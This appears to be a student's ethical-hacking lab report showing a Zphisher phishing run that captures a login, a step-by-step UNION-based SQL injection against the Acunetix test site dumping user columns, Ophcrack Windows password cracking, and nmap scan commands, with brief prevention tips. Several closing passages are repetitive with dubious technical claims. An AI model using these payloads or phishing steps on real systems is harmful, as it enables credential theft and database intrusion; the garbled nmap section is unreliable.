THE PAGE WILL SHOW "4" OPTIONS TO CREATE LINK

```
root@osboxes: ~/zphisher
File Edit View Search Terminal Help

ZEPHISHER 2.3.4

[01] Localhost
[02] Ngrok.io  [Account Needed]
[03] Cloudflare [Auto Detects]
[04] LocalXpose  [NEW! Max 15Min]

[-] Select a port forwarding service : 1
```


STEP 7:

THE LINK IS CREATED

The screenshot shows a terminal window titled 'root@osboxes: ~/zphisher'. The window contains the Zphisher logo in large blue letters, followed by the version '2.3.4'. Below the logo, two messages are displayed in red text: '[-] Successfully Hosted at : http://127.0.0.1:8080' and '[-] Waiting for Login Info, Ctrl + C to exit...'. The background of the terminal has a dark theme with a stylized eye graphic on the right side.

STEP 8:

IN YOU CAN TYPE ID AND PASSWORD



STEP 9:

THE ID AND PASSWORD IS SHOWN

```
root@osboxes: ~/zphisher
File Edit View Search Terminal Help
ZPHISHER 2.3.4
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : pramoth_kj
[-] Password : pramotink
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

PREVENTIONS :

1) AS TOLD NEVER CLICK ANY LINK UNLESS IT IS FROM THE TRUSTABLE SOURCE.

2) USE ANTIVIRUS TO BLOCK SUSPICIOUS LINKS

5. PERFORM SQL INJECTION

WEBSITE : [HTTP://TESTPHP.VULNWEB.COM](http://testphp.vulnweb.com)

1. YOU NEED TO WHETHER WEBSITE IS CONNECTED TO DB OR NOT (NUMERICAL NUMBERS LIKE ID= ? IN URL'S)

artist

Not secure | testphp.vulnweb.com/artists.php?artist=1

YouTube Maps Translate colorpicker

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

artist: r4w8173

Lore ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lore ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

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Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

2. WILL CHECK THE VULNERABILITY IS EXISTED OR NOT (INSERT A 'AFTER NUMERICAL NUMBER)

A screenshot of a web browser window. The address bar shows 'artists' and 'Not secure | testphp.vulnweb.com/artists.php?artist=a%27'. Below the address bar, there are links for YouTube, Maps, Translate, and colorpicker. The main content area is titled 'acunetix acuart' and contains the text 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. It includes a search bar with 'search art' and a 'go' button. On the left, there's a sidebar with links like 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', and 'AJAX Demo'. Under 'Links', it lists 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. At the bottom, there's a 'puzzle piece' icon and a footer with 'About Us', 'Privacy Policy', 'Contact Us', and '©2019 Acunetix Ltd'. A warning message in the center says: 'Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62'.

3. WE ARE GNG TO CHECK HOW MANY PUBLIC COLUMNS ARE AVAILABLE (ORDER BY 1,2,3 ETC)

A screenshot of a web browser window. The address bar shows 'artists' and 'Not secure | testphp.vulnweb.com/artists.php?artist=1%20order%20by%201'. Below the address bar, there are links for YouTube, Maps, Translate, and colorpicker. The main content area is titled 'acunetix acuart' and contains the text 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. It includes a search bar with 'search art' and a 'go' button. On the left, there's a sidebar with links like 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', and 'AJAX Demo'. Under 'Links', it lists 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. At the bottom, there's a 'puzzle piece' icon and a footer with 'About Us', 'Privacy Policy', 'Contact Us', and '©2019 Acunetix Ltd'. The page displays the result of a SQL injection attack where the artist ID is ordered by 1, resulting in a long string of repeated text. A large 'ORDER BY 1' is overlaid on the right side of the page.

ORDER BY 2

Not secure | testphp.vulnweb.com/artists.php?artist=1%20order%20by%202

YouTube Maps Translate colorpicker

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Your artist

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer



view pictures of the artist

comment on this artist

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ORDER BY 3

Not secure | testphp.vulnweb.com/artists.php?artist=1%20order%20by%203

YouTube Maps Translate colorpicker

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Your artist

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer



view pictures of the artist

comment on this artist

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Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

artists Not secure | testphp.vulnweb.com/artists.php?artist=1%20order%20by%204

YouTube Maps Translate colorpicker

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

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Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

ORDER BY 4 SHOWING ERROR BECAUSE IT DOESN'T EXIST

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4. UNION SELECT 1 TO 3 FIND WHICH IS VULNERABLE

artists Not secure | testphp.vulnweb.com/artists.php?artist=1%20union%20select%201,2,3

YouTube Maps Translate colorpicker

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search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: r4w8173

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

[view pictures of the artist](#)

[comment on this artist](#)

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Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


5.SO WE CAN FIND THE VULNERABILITIES

Trees



bla bla bla
painted by: Blad3
[comment on this picture](#)

7



2
painted by: 9
[comment on this picture](#)

6. FIND THE STRING TO HEX CONVERSION FOR USERS AND FIND COLUMNS PRESENT IN USERS

pictures String to Hex Online Converter

testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,database(),3,4,5,6,group_concat(column_name),8,9,10,11%20from%20information_schema.columns%20where%20table_name=0x7573657273


acunetix acuart

Trees



bla bla bla
painted by: Blad3
[comment on this picture](#)

[address,car,cc,email,name,pass,phone,uname](#)



acuart
painted by: 9
[comment on this picture](#)

7. REPLACE USING UNAME



The screenshot shows a browser window with the URL `testphp.vulnweb.com/artists.php?artist=-1%20union%20select%20group_concat(column_name),3%20from%20information_schema.columns%20where%20table_name=%27users%27`. The page displays a search bar with the query `artist: address,art,cc,email,name,pass,phone,uname`. To the right of the search bar, the number '3' is shown. Below the search bar, there are links for 'view pictures of the artist' and 'comment on this artist'. On the left side, a sidebar menu includes links for 'search art', 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', 'Links', 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. At the bottom of the page, a warning box states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.'

PREVENTIONS

- **DATABASE SHOULD BE SECURED. IT SHOULD NOT ACCEPTS COMMAND FROM END USER.**
- **PAGE HAS TO BE REDIRECTED TO 404 ERROR PAGE IF CHANGES IN LINK OCCURS**
- **FIREWALL SHOULD BE CONFIGURED PROPERLY AS IT SHOULD NOT BYPASS ANY HEX DECIMALS**
- **DATA BASE SHOULD NOT ACCEPT ANY SPECIAL CHARACTERS OTHER THAN @**

6. WINDOWS PASSWORD CRACKING USING OPHCRACK TOOL

STEP 1: : INSTALL OPHCRACK TOOL AND CONNECT IT TO WINDOWS 7 IN STORAGE AND BOOT ORDER AS OPTICAL DISK



STEP 2: OPEN WINDOWS AND THE OPHCRACK WILL BE OPENED

ophcrack LiveCD

OS OBJECTIF SÉCURITÉ
Architecte de la sécurité informatique



Powered by:



Slitaz

Ophcrack Graphic mode – automatic
Ophcrack Graphic mode – manual
Ophcrack Graphic mode – low RAM
Ophcrack Text mode


Run ophcrack GUI automatically:
Graphics mode
English language
and US keyboard

Automatic boot in 7 seconds...


STEP 3: IT WILL ASK THE PERMISSIONS AND GIVE YES TO ALL




STEP 4: THE OPHCRACK TOOL WILL BE INTIALIZED AND TRY TO CRACK THE PASSWORD



STEP 5 : THE PASSWORD IS CRACKED



STEP 6 : SHUT DOWN THE SYSTEM




STEP 7 : NOW UNSELECT THE OPTICAL DISC OPTION



PREVENTIONS :

- 1) ALWAYS CLOSE THE SYSTEM LOGGED OFF.**
- 2) SET A PASSWORD IN THE BIOS THAT MUST BE ENTERED BEFORE BOOTING THE OPERATING SYSTEM. ALSO SET THE SUPERVISOR PASSWORD IN THE BIOS SO BIOS SETUP CAN'T BE ENTERED WITHOUT IT.**
- 3) FROM BIOS, CHANGE THE BOOT ORDER TO HARD DISK FIRST.**
- 4) SET STRONG PASSWORD ON ALL ACCOUNTS INCLUDING THE ADMINISTRATOR ACCOUNT.**



7. ARTICLE ON CYBER SECURITY

Cybersecurity is the practice of protecting computer networks and systems from digital attacks. These attacks can come in the form of viruses, malware, phishing scams, and more. In recent years, cybersecurity has become a hot-button issue due to the increasing number of high-profile attacks. Some of the most notable attacks include the WannaCry ransomware attack, the NotPetya malware attack, and the Equifax data Breach.

The WannaCry ransomware attack was a global cyberattack that took place in May of 2017. The attack used a piece of malware called WannaCry to encrypt files on victims' computers. The attackers then demanded a ransom in order to decrypt the files. The WannaCry attack affected over 200,000 computers in 150 countries.

The NotPetya malware attack was a cyberattack that took place in June of 2017. The attack used a piece of malware called NotPetya to encrypt files on victims' computers. The attackers then demanded a ransom in order to decrypt the files. The NotPetya attack affected over 10,000 computers in 64 countries.

The Equifax data breach was a data breach that took place in July of 2017. The breach exposed the personal information of over 145 million people. The Equifax data breach is considered to be one of the largest data breaches in history.

I learned about the different types of attacks that can be used to target a computer system. These include denial of service attacks, malware attacks, and phishing attacks. I also learned about the different methods that can be used to protect against these attacks. These include firewalls, antivirus software, and spam filters.

TOPIC LEARNED IN THIS COURSE

Now let's see how the Nmap tool can be used with the Nmap Scripting Engine (NSE) to get more information about the open ports.

Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE) is a powerful tool for information gathering. It can be used to scan for specific ports and services. It can also be used to gather more information about the open ports.

Let's see how NSE can be used to scan for HTTP servers using the command `nmap -sS -T4 -A -v -p 80 127.0.0.1`.

We can see that there are two HTTP servers running in the system.

The output of the Nmap tool shows that there is an HTTP server running on port 80. NSE can also be used to gather more information about the HTTP server.

The command `nmap -sS -T4 -A -v -p 80 --script=http-headers 127.0.0.1` can be used to gather more information about the HTTP server.

The output of the command shows the HTTP headers of the server. This information can be used to find the version of the server and the operating system it is running on.

The Nmap tool can also be used to scan for specific ports and services.

The command `nmap -sS -T4 -A -v -p- 127.0.0.1` can be used to scan for all ports in the system.

The output of the command shows all the ports in the system.

The Nmap tool can also be used to gather information about the operating system of the system.

The command `nmap -sS -T4 -A -v -O 127.0.0.1` can be used to gather information about the operating system.

The output of the command shows that the system is running on Windows.

The Nmap tool can also be used to scan for specific ports and services.

The command `nmap -sS -T4 -A -v -p 22,80,443 127.0.0.1` can be used to scan for specific ports.

The output of the command shows that the ports are open.

The Nmap tool can also be used to gather information about the services running on the system.

The command `nmap -sS -T4 -A -v -sV 127.0.0.1` can be used to gather information about the services running on the system.

The output of the command shows that the system is running SSH and HTTP services.

The Nmap tool can also be used to scan for specific ports and services.

The command `nmap -sS -T4 -A -v -p 22 --script=ssh-hostkey 127.0.0.1` can be used to scan for specific ports and gather information about the SSH service.

The output of the command shows the host key of the SSH service. This information can be used to authenticate to the SSH service.